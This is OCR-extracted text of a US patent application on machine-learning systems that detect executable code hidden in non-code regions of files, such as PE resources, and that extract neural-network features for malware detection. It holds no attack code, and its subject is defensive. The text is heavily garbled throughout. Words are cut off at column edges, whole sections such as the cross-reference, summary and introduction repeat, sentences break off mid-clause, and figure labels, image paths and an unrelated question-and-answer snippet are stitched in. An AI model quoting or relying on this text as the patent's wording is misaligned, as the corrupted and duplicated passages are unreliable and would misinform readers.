CROSS-REFERENCE TO RELATED APPLICATIONS

The present application is a continuation of U.S. pate application Ser. No. 17/448,327, filed Sep. 21, 2021 a titled SYSTEMS AND METHODS FOR EXECUTABI CODE DETECTION, AUTOMATIC FEATURE EXTRA TION AND POSITION INDEPENDENT CODE DETE TION, which is a continuation of Ser. No. 16/920,630, fil Jul. 3, 2020 and titled SYSTEMS AND METHODS FC EXECUTABLE CODE DETECTION, AUTOMATIC FE TURE EXTRACTION AND POSITION INDEPENDEN CODE DETECTION, now U.S. Pat. No. 11,210,392, whi is a continuation of Ser. No. 16/879,625, filed May 20, 20 and titled SYSTEMS AND METHODS FOR EXECU ABLE CODE DETECTION, AUTOMATIC FEATUI EXTRACTION AND POSITION INDEPENDENT COI DETECTION, now U.S. Pat. No. 10,762,200, which clai the benefit of U.S. Provisional Application No. 62/850,170, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR CODE DETECTION FOR MALWARE ANALYSIS, U.S. Provisional Application No. 62/850,182, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR AUTOMATIC FEATURE EXTRACTION FROM EXECUTABLE CODE, and U.S. Provisional Application No. 62/854,118, filed May 29, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR DETECTING THE EXECUTION OF A POSITION INDEPENDENT CODE. Each of the foregoing applications is hereby incorporated by reference in their entirety.

Any and all applications for which a foreign or domestic priority claim is identified in the Application Data Sheet as filed with the present application are hereby incorporated by reference under 37 CFR 1.57.

BACKGROUND

Field

This application relates to computer and cybersecurity systems, and methods, and in particular, to systems and methods for detecting executable code, extracting useful machine learning features, and identifying position independent code.

Description

Existing systems and methods of programmatic malware and executable code detection are inefficient and inaccurate. New systems and methods are needed in order to prevent, detect, and respond to malicious threats to computer systems.

SUMMARY

For purposes of this summary, certain aspects, advantages, and novel features of the invention are described herein. It is to be understood that not all such advantages necessarily may be achieved in accordance with any particular embodiment of the invention. Thus, for example, those skilled in the art will recognize that the invention may be embodied or carried out in a manner that achieves one advantage or group of advantages as taught herein without necessarily achieving other advantages as may be taught or suggested herein.

Some embodiments herein are directed to a computer-implemented method for programmatically identifying executable code within a file, the method comprising: accessing, by a computer system, a sequence of bytes from

In some embodiments, the executable code is programmatically identified without executing the sequence of bytes on the computer system.

In some embodiments, the method further comprises flagging, by the computer system, the sequence of bytes or the file for further analysis by a malware detection system when the model probability value that the sequence of bytes comprises executable code is above a predetermined threshold.

In some embodiments, the file comprises an executable file format.

In some embodiments, the file comprises a portable executable (PE) file.

In some embodiments, the portion of the file comprises one or more of a resource, a string, a variable, an overlay, or a section.

In some embodiments, the portion of the file does not comprise executable permissions.

In some embodiments, the n-grams comprise bi-grams.

In some embodiments, n is between 2 and 500.

In some embodiments, the n-grams comprise: a first set of n-grams, wherein n is a first integer for the first set of n-grams; and a second set of n-grams, wherein n is a second integer for the second set of n-grams, and wherein the first integer is different from the second integer.

In some embodiments, the predetermined number of n-grams is 500.

In some embodiments, the predetermined number of n-grams is between 50 and 10,000.

In some embodiments, the method further comprises normalizing, by the computer system, each counter by the data length of the sequence of bytes.

In some embodiments, the predictive machine learning model comprises a plurality of separate models, each model corresponding to a different machine architecture code.

In some embodiments, the machine architecture code comprises .NET, x86, and/or x64.

In some embodiments, the predictive machine learning model comprises at least one learning algorithm selected from the group of: support vector machines (SVM), linear regression, K-nearest neighbor (KNN) algorithm, logistic regression, naïve Bayes, linear discriminant analysis, decision trees, neural networks, or similarity learning.

using this method. Instead, in some embodiments described herein, benign files, like Microsoft files, and like files from known, trusted vendors may be used. Furthermore, in some embodiments, each file may be split into sections having execution permissions that likely would comprise code, and sections without execution permissions that likely would not comprise code. In some embodiments, these prepared sections may be used to construct samples database **502**.

nisms. In some embodiments, the neural network may comprise a recurrent neural network (RNN). In other embodiments, the systems and methods may comprise a filtering mechanism for filtering the numeric channels produced by the code-to-numerical transformation, followed by a convolutional neural network.

Introduction

Malware detection modules may decide if an object is a threat, based on the data they have collected on it. The vast majority of static malware detection methods extract highly-engineered features from files and use them to train their Machine Learning (ML) models. However, systems and methods for extracting useful features from executable code are deficient. For this reason, most of the features used in these solutions are related to the file's metadata rather than the actual code. In some instances, this approach works because some malwares contain malicious indicators and patterns in their metadata, such as invalid checksums, suspicious imported APIs and high entropy. However, whereas one may edit a file's metadata to disguise these patterns, the executable code will always have malicious patterns as the code contains the actual logic of the executable. For this reason, human malware researchers are commonly used to examine code and these human researches generally pay much more attention to the executable code rather than the metadata. The downside, however, is that human examination is generally slow, costly, and incredibly inefficient. Thus, efficient and programmatic systems and methods for propagating executable code features to Machine Learning models can improve detection solutions significantly.

In some embodiments, since manually extracting features from code is difficult and inefficient, the systems and methods described herein extract features automatically using a neural network and Deep Learning (DL) (also known as deep structured learning or hierarchical learning). In some embodiments, DL methods are capable of achieving superior results with raw data without having to extract manual features from the raw data. This is part of the reason that deep models have revolutionized the fields of NLP and Vision—it is not trivial to extract features from data in these fields. In some embodiments, DL comprises a specific type of ML methods based on learning data representations. The embodiments described herein are related to automatic feature extraction from executable code using a ML model. In some embodiments, the ML model comprises a DL model. In some embodiments, the DL model comprises a neural network. In some embodiments, the DL model may comprise a deep neural network, deep belief network, recurrent neural network, and/or any other ML and/or DL model structure known to those skilled in the art.

In some embodiments, the DL model comprises multiple r or nonlinear processing units for feature data transformation. In some embodiments, e layer of the DL model uses the output from yer as an input. In some embodiments, the DL a supervised, semi-supervised, and/or unsu- ng model. In some embodiments, the DL es a credit assignment path (CAP) comprising nsformations from input to output. In some he DL model comprises a feedforward neural CAP depth of 2, 3, 4, 5, 6, 7, 8, 9, 10, 20, 30, 0, 300, 400, 500, 600, 700, 800, 900, 1000, etween any of the aforementioned values. In nents, the DL comprises a recurrent neural

mbodiments, the systems and methods n train a neural network for malware predic- tion directly from executable code. In some embodiments, a file (e.g. Portable Executable) can be processed by the trained neural network and the neural network can be used as a "feature generator" for a broader malware detection model. In some embodiments, the neural network (or any other ML and/or DL model) can be used as an automatic feature extractor from executable code. In some embodiments, using features extracted from the ML and/or DL model (e.g. neural network) significantly improves the results of the malware detection model.

In some embodiments, generally, a neural network is a ML model that is composed of several layers. In some embodiments, each layer performs a transformation on the data and sends the result to the next layer. In general, the last layer of a neural network uses a final data transformation from a penultimate layer of the neural network to predict a label or classification of the data (e.g. this code is malware or benign code). However, in some embodiments, the systems and methods described herein use the penultimate form of the data (i.e. the data transformation immediately before the last layer from which the final label or classification is generated) as features for a malware detection model. In some embodiments, since the neural network achieves its final prediction from a single transformation to the penultimate form of data, this form contains very strong information regarding the maliciousness of the code. In some embodiments, the systems and methods described herein may use any transformation of the data (i.e. input or output from any layer of the neural network) to be used as a feature in the main malware detection model.

In some embodiments, training and using the neural network on raw code is non-trivial. In some embodiments, the size of code can vary considerably (e.g. from 1 KB to 100 MB and any value between the aforementioned values), whereas deep models generally expect a fixed-size input. Furthermore, in some embodiments, augmenting the input data to a fixed maximum size is infeasible. Therefore, in some embodiments an image scaling algorithm is used, where the byte code is interpreted as a one-dimensional "image" and is scaled to a fixed target size. In some embodiments, the systems, methods, and devices herein treat the code as a one-dimensional image. In some embodiments, the code can be rescaled to a constant size using, for

SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION

CROSS-REFERENCE TO RELATED APPLICATIONS

The present application is a continuation of U.S. pate application Ser. No. 17/448,327, filed Sep. 21, 2021 a titled SYSTEMS AND METHODS FOR EXECUTABI CODE DETECTION, AUTOMATIC FEATURE EXTRA TION AND POSITION INDEPENDENT CODE DETE TION, which is a continuation of Ser. No. 16/920,630, fil Jul. 3, 2020 and titled SYSTEMS AND METHODS FC EXECUTABLE CODE DETECTION, AUTOMATIC FE TURE EXTRACTION AND POSITION INDEPENDEN CODE DETECTION, now U.S. Pat. No. 11,210,392, whi is a continuation of Ser. No. 16/879,625, filed May 20, 20 and titled SYSTEMS AND METHODS FOR EXECU ABLE CODE DETECTION, AUTOMATIC FEATUI EXTRACTION AND POSITION INDEPENDENT COI DETECTION, now U.S. Pat. No. 10,762,200, which clai the benefit of U.S. Provisional Application No. 62/850,170, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR CODE DETECTION FOR MALWARE ANALYSIS, U.S. Provisional Application No. 62/850,182, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR AUTOMATIC FEATURE EXTRACTION FROM EXECUTABLE CODE, and U.S. Provisional Application No. 62/854,118, filed May 29, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR DETECTING THE EXECUTION OF A POSITION INDEPENDENT CODE. Each of the foregoing applications is hereby incorporated by reference in their entirety.

Any and all applications for which a foreign or domes priority claim is identified in the Application Data Sheet filed with the present application are hereby incorporated reference under 37 CFR 1.57.

BACKGROUND

Field

This application relates to computer and cybersecur systems, and methods, and in particular, to systems a methods for detecting executable code, extracting use machine learning features, and identifying position indepe dent code.

Description

Existing systems and methods of programmatic malwa and executable code detection are inefficient and inaccura New systems and methods are needed in order to prevent, detect, and respond to malicious threats to computer systems.

SUMMARY

For purposes of this summary, certain aspects, advantages, and novel features of the invention are described herein. It is to be understood that not all such advantages necessarily may be achieved in accordance with any particular embodiment of the invention. Thus, for example, those skilled in the art will recognize that the invention may

be embodied or carried out in a manner that achieves one advantage or group of advantages as taught herein without necessarily achieving other advantages as may be taught or suggested herein.

Some embodiments herein are directed to a computer-implemented method for programmatically identifying executable code within a file, the method comprising: accessing, by a computer system, a sequence of bytes from

In some embodiments, the executable code is programmatically identified without executing the sequence of bytes on the computer system.

In some embodiments, the method further comprises flagging, by the computer system, the sequence of bytes or the file for further analysis by a malware detection system when the model probability value that the sequence of bytes comprises executable code is above a predetermined threshold.

In some embodiments, the file comprises an executable file format.

In some embodiments, the file comprises a portable

data length of the sequence of bytes.

In some embodiments, the predictive machine learning model comprises a plurality of separate models, each model corresponding to a different machine architecture code.

In some embodiments, the machine architecture code comprises .NET, x86, and/or x64.

In some embodiments, the predictive machine learning model comprises at least one learning algorithm selected from the group of: support vector machines (SVM), linear regression, K-nearest neighbor (KNN) algorithm, logistic regression, naïve Bayes, linear discriminant analysis, decision trees, neural networks, or similarity learning.

using this method. Instead, in some embodiments described herein, benign files, like Microsoft files, and like files from known, trusted vendors may be used. Furthermore, in some embodiments, each file may be split into sections having execution permissions that likely would comprise code, and sections without execution permissions that likely would not comprise code. In some embodiments, these prepared sections may be used to construct samples database **502**.

nisms. In some embodiments, the neural network may comprise a recurrent neural network (RNN). In other embodiments, the systems and methods may comprise a filtering mechanism for filtering the numeric channels produced by the code-to-numerical transformation, followed by a convolutional neural network.

Introduction

Malware detection modules may decide if an object is a threat, based on the data they have collected on it. The vast majority of static malware detection methods extract highly-engineered features from files and use them to train their Machine Learning (ML) models. However, systems and

from code is difficult and inefficient, the systems and methods described herein extract features automatically using a neural network and Deep Learning (DL) (also known as deep structured learning or hierarchical learning). In some embodiments, DL methods are capable of achieving superior results with raw data without having to extract manual features from the raw data. This is part of the reason that deep models have revolutionized the fields of NLP and Vision—it is not trivial to extract features from data in these fields. In some embodiments, DL comprises a specific type of ML methods based on learning data representations. The embodiments described herein are related to automatic fea-

ture extraction from executable code using a ML model. In some embodiments, the ML model comprises a DL model. In some embodiments, the DL model comprises a neural network. In some embodiments, the DL model may comprise a deep neural network, deep belief network, recurrent neural network, and/or any other ML and/or DL model structure known to those skilled in the art.

In some embodiments, the DL model comprises multiple r or nonlinear processing units for feature data transformation. In some embodiments, e layer of the DL model uses the output from yer as an input. In some embodiments, the DL a supervised, semi-supervised, and/or unsuing model. In some embodiments, the DL es a credit assignment path (CAP) comprising nsformations from input to output. In some he DL model comprises a feedforward neural CAP depth of 2, 3, 4, 5, 6, 7, 8, 9, 10, 20, 30, 0, 300, 400, 500, 600, 700, 800, 900, 1000, etween any of the aforementioned values. In ents, the DL comprises a recurrent neural

mbodiments, the systems and methods n train a neural network for malware predicion directly from executable code. In some embodiments, a file (e.g. Portable Executable) can be processed by the trained neural network and the neural network can be used as a "feature generator" for a broader malware detection model. In some embodiments, the neural network (or any other ML and/or DL model) can be used as an automatic feature extractor from executable code. In some embodiments, using features extracted from the ML and/or DL model (e.g. neural network) significantly improves the results of the malware detection model.

In some embodiments, generally, a neural network is a ML model that is composed of several layers. In some each layer performs a transformation on the the result to the next layer. In general, the last al network uses a final data transformation nate layer of the neural network to predict a ication of the data (e.g. this code is malware). However, in some embodiments, the sysds described herein use the penultimate form the data transformation immediately before om which the final label or classification is features for a malware detection model. In ents, since the neural network achieves its from a single transformation to the penultiata, this form contains very strong informa- the maliciousness of the code. In some the systems and methods described herein ansformation of the data (i.e. input or output of the neural network) to be used as a feature lware detection model.

bodiments, training and using the neural network on raw code is non-trivial. In some embodiments, the size of code can vary considerably (e.g. from 1 KB to 100 MB and any value between the aforementioned values), whereas deep models generally expect a fixed-size input. Furthermore, in some embodiments, augmenting the input data to a fixed maximum size is infeasible. Therefore, in some embodiments an image scaling algorithm is used, where the byte code is interpreted as a one-dimensional "image" and is scaled to a fixed target size. In some embodiments, the systems, methods, and devices herein treat the code as a one-dimensional image. In some embodiments, the code can be rescaled to a constant size using, for

How do you improve a malware detection model?

You look for malware in places that models don't normally check; you use new data.

analysis for a variety of purposes, including malware detection.

Introduction

Generally speaking, file formats can help standardize the way that information is encoded for storage in a computer file by specifying the overall structure of a file and how bits are used to encode information in a digital storage medium. Many file formats have multiple discrete regions, with each region serving a varying purpose.

A traditional malware detection solution may typically look for suspicious programming logic in only certain sections of a file depending on the file format of the file. However, this is a problem since malware may often evade the detection logic used by these solutions by hiding malicious code in one or more regions of files that do not normally contain code or logic, and thus, are not typically looked at by traditional malware detection solutions. For

Malware may evade detection by hiding malicious code in regions of files that do not normally contain code.

tion and antivirus software do not examine. Therefore, when malware is executed in a computer machine, it can simply extract the executable code from the hidden location to execute. In that way, malicious software can successfully hide the code from existing malware detection and antivirus products.

Additionally, detecting whether code in a file is executable code or not is not trivial. There is no existing logical way to determine if code is executable simply by looking at files and determining if specific parts in the file contain executable code. In many instances, malicious actors attempt to hide or conceal code in unconventional places inside a file. Thus, in some embodiments, one or more machine learning models may be utilized to take, as input, one or more bytes sequences from a file and to determine the probability that the one or more sections comprise valid executable code.

Traditional malware detection solutions look for malignant patterns, such as imports, strings and suspicious sequences of function calls. However, malware may often evade the detection logic used by these solutions by hiding malicious portions of their code (i.e. payloads) inside resources or hidden areas in the file. Since these hidden areas do not normally contain executable code or programming logic, traditional detection systems may not look there and malware may be able to evade their detection.

In some embodiments, techniques disclosed herein address this technical shortcoming by enabling the automatic detection of executable code given a stream of bytes, which can be sourced from any part of a file, but particularly, the hidden areas of files that traditional malware detection solutions ignore. These techniques are described within the context of a Portable Executable (PE) file for exemplary purposes and to facilitate ease of understanding the techniques, as the mere existence of code in several parts of a PE file, such as resources, can be indicative of highly malicious activity and can aid detection solutions immensely. However, the techniques described herein may be applied to files of any suitable file format. For example, the code detection techniques described herein can be used in other executable file formats (e.g., ELF files) and even non-executable file



100
DOS Header
DOS Stub
NT Header
PE File Header
Image Optional Header
112
Data Directories
Table of Section Headers
116
Sections
.text
.data
.edata
.rsrc
302
304
306
308
310
312
x86: P1
x64: P2
.NET: P3
314
x86: P4
x64: P5
.NET: P6

FIG. 3



100
DOS Header
NT Header
112
116
Sections
302
304
306
308
310
312
x86: P1
x64: P2
.NET: P3
314
x86: P4
x64: P5
.NET: P6

FIG. 3

FIG. 3

